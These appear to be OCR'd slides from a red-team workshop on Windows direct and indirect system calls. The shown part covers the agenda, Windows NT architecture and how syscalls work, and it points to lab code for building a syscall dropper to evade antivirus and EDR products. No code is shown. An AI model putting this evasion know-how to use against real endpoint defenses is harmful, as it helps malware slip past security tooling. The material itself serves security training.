(In)direct Syscalls

A journey from high to low

Whoami

Daniel Feichter from Austria / Tyrol / Innsbruck

- @VirtualAllocEx
- 12 years experience in electronics and IT
- 5 years in infosec industry
- Founder RedOps GmbH (formerly Infosec Tirol)

Focus on offensive security:

- Red Teaming (SME)
- APT-test development and APT-simulation
- Endpoint security product testing
- Endpoint security research, mostly antivirus & EDR

This Workshop will cover

- Necessary basics from Windows NT **architecture:**
  - To better understand concept of system calls and later direct- and indirect system calls
- What are system calls in general?
  - Why are they necessary?
  - How are they used in Windows OS?
- What are direct system calls?
- Why do red teamers need direct system calls?
- How to build and understand your own direct system call dropper step by step?

This Workshop will cover


- What are indirect system calls?
- Why red teamers need indirect system calls?
- Comparing direct syscall and indirect syscall technique
- Limitations of indirect syscalls?
- Summary
- Closing and grab a few cold beers!

This Workshop is not a


- Windows Internals Workshop
- Programming Workshop
- Debugging or reversing Workshop
- A silver bullet for AV/EPP/EDR Evasion
- Not about obfuscation, encryption etc.

→ Focus on concept of **syscalls on Windows OS**


Workshop Timeline



Workshop Timeline



Bonus Chapters



Workshop Methodology

- Timeframe for each chapter about 30-60 minutes
  - About 10-15 minutes theory and slides
  - About 20-30 minutes hands on for attendees
  - About 5-10 to minutes for solution and questions to the chapter

- For each chapter, theory, lab-playbook and code can be found on
  - https://github.com/VirtualAlllocEx/DEFCON-31-Syscalls-Workshop


Chapter One

Windows NT Basics


Introduction Windows NT

- Introduced in 1993 with Windows NT 3.1
- Major changes split between user mode and kernel mode
  - Increased stability
  - Better security
  - Control and resource management
  - Isolation and abstraction

Architecture of Windows NT



Reference: Windows Internals 7th Edition, Part 1



Reference: https://upload.wikimedia.org/wikipedia/commons/2/2f/Priv_rings.svg

User Mode

- Win32 subsystem: Provides the API used by most Windows applications.
- Security subsystem: Handles logins and permissions.

- Restricted processing environment where applications run.
- Programs interact with system hardware via system calls and APIs.
- Hosts third-party software, user interfaces, and many built-in Windows components.

Kernel Mode

- Executive: Manages vital system tasks like I/O, object security, and more.
- Windows kernel: Core of the operating system.
- HAL: Provides a consistent, platform-independent interface for the kernel.
- Privileged processing mode for the core of the operating system.
- Code has unrestricted access to system hardware and memory.
- Hosts the Windows kernel, device drivers, Hardware Abstraction Layer (HAL), and certain system services.

Windows APIs

- Often referred to as Win32 APIs
- Collection of functions and procedures to interact with the Windows OS
- Interface between applications and the operating system
- Functions located in various dynamic-link libraries (DLLs) like User32.dll, Kernel32.dll, Gdi32.dll, Comdlg32.dll, and Advapi32.dll.

Native APIs


- Offer a lower-level interface to the Windows
- Provide interfaces for system-level operations and are used internally by Windows for certain functions of the Win32 subsystem
- Needed for direct and low-level system management, such as process and thread management, memory management, and object manipulation
- Are called by Win32 APIs or more precise by Win32 subsystem

Chapter Two

Windows OS: System Calls

What is a System call or Syscall?

- Part of syscall stub within native function or native API
- Each syscall has a specific syscall ID or system service number (SSN)
- Every syscall is related to a Native API (NTAPI):




Why are Syscalls needed?

- In general, responsible for initialization from transition of user mode to kernel mode
  - So, what is the user space and the kernel space in Windows OS?
  - So, what is a transition and why is it needed?

- Access to hardware such as scanners and printers
- Network connections to send and receive data packets
- Complete or execute kernel-related tasks that are initialized from user space, such as notepad saving a file to disk.

Transition: Windows User Mode to Kernel Mode




Reference: Windows Internals 7th Edition, Part 1

